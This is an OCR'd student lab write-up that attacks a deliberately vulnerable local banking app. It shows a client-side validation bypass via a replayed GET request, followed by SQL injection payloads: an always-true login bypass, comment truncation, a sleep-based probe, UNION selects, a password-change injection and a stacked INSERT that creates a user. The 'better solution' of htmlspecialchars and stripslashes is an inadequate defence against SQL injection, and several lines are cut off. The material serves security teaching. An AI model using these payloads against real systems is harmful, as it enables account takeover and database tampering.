
Exercise 2:

1Q : Identify a mechanism which protects the login process (not on the server) and briefly describe the general security problem with this implementation.
1:

- The client side script restricts the user input to avoid any kind of injection or malicious payload that can be entered through the input form.
  The following check is responsible for validation:

```
function checkform() {
        loginform = document.loginForm;
        if (loginform) {
                var username = loginform.username.value;
                if (username.match("[^a-zA-Z0-9]")) {
                        // something is wrong
                        alert('Error: The username only allows letters and numbers as valid characters!');
                        return false;
                } else {
                        var password = loginform.password.value;
                        if (password.match("[^a-zA-Z0-9]")) {
                                // something else is wrong
                                alert('Error: The password only allows letters and numbers as valid characters!
                                return false;
                        }
                }
                document.loginForm.submit();
                return true;
        }
        return false;
```



Error: The username only allows letters and numbers as valid characters!

Security problem :

- Client can disable javascript to avoid validation, which can cause the application to allow malicious payload and bypass the restriction imposed by the application
- The payload is sent using GET request (which can be observed from network tab)

```
GET /htdocs/login.php?username=alex&password=test123
```


The above request can be captured and replayed without the need to enter the input in the form, which bypasses the imposed restriction

2.

- **Step 1:** capture the URL on login page submit
- **Step 2:** modify the parameters (`username` and `password`) and submit through browser or web proxy(in our case-***burpsuite***)
- **Step 3:** send the request from the burpsuite and reload the page.
- Payload used:

```
/htdocs/login.php?username=alex'%23&password=test123
```

> `%23` represents `#` to comment the succeding parameters



```
GET /htdocs/login.php?username=alex'%23&
password=test123 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:78.0) Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml
;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://127.0.0.1/htdocs/index.php?page=htbtrans
fer
Cookie: USECURITYID=j04seabnbqo1i81nsm2vc829ml
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Date: Tue, 27 Apr 2021 07:56:16 GMT
Server: Apache/2.4.46 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00
Cache-Control: no-store, no-cache,
Pragma: no-cache
Location: http://127.0.0.1/htdocs/i
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UT
```

Welcome Alex Lexo

Welcome Alex Lexo!
We are happy to see you again! You are a customer of our bank since 2014-03-02.

You are logged in as **alex** from **127.0.0.1**
For security reasons please make sure that your last login was on **Sunday, April 25, 2021, 09:59am** from **127.0.0.1**.

Please contact us if you experience any problems with our online banking application.

We wish you a nice day!

Your Online Banking team
Unsecurito Italiano

3. **Better solution:**
    - Validate the user input on the server side and return if input is other than the whitelisted characters or use the mysql

   Replace:

```
$username = $_REQUEST['username'];
$password = $_REQUEST['password'];
```

   with:

```
$username = validate($_REQUEST['username']);
$password = validate($_REQUEST['password']);

function validate($data) {
    $data = trim($data);
    $data = stripslashes($data);
    $data = htmlspecialchars($data);
    return $data;
}
```

however same validation used on client side can also be used.

Exercise 3: SQL Injection

1. Find a query to enter the system (without manipulating the data used by the web application, you should get access on behalf of another user). Show this query and briefly explain it using the source code at hand.

Solution:

```
GET /htdocs/login.php?username=a&password=test'%20or%20'1'='1 HTTP/1.1
```

```
GET /htdocs/login.php?username=alex' or '1'='1' #&password=tes
```

> **Note:** URL encode the payload to combine with the request
> The second request, the password part is commented

2. Fire your attack…!!!
Why is your attack successful? & which checks and mechanisms can prevent this failure (mention at least two mechanisms).
Solution:

3. Change the password of the user you are logged in with. Briefly describe your actions and indicate the source code allowing for this attack.
Solution:
step 1: find the page that is responsible for password change

```
$ grep -Ril "not changed"
htbchgpwd.page
```

step 2: Find query responsible for password change

```
$sql="SELECT ".$htbconf['db/users.password']." FROM ".$htbconf['db/users']." where ". $htbconf['db/users.id
```

- query used to exploit (payload is part of form data)
- Exploited using blind sql same way as in login page

```
oldpwd=test'%20or%20'1'='1&newpwd1=test123&newpwd2=test123&submit=Submit
```

Exercise 3

following query works

```
GET /htdocs/login.php?username=alex&password=test'%20or%20sleep%285%29%23
```

works
select * from users WHERE username='alex' or 1=1 UNION select 1,2,3,4,5,6,7,8

- `GET /htdocs/login.php?username=test'%20or%20exists(SELECT%201%20%20FROM%20users%20limit%201)%23&password=asd`
  when `db_users` is used user doesn;t login

```
GET /htdocs/login.php?username=test' or exists(SELECT 1  FROM users limit 1)#&password=asd
```

- the following query works for union selec

```
GET /htdocs/login.php?username=alex' or '1'='1 UNION select 1,2,3,4,5,6,7,8#&password=asd
```

- following query works to insert username and password

```
SELECT * FROM `users` WHERE username="alex" ; INSERT INTO users(id, username, password) VALUES(77,"metest", "me
```

- query used to insert values

```
GET /htdocs/login.php?username=alex'%3B%20INSERT%20INTO%20users(id%2C%20username%2C%20password)%20VALUES(77%2C%
```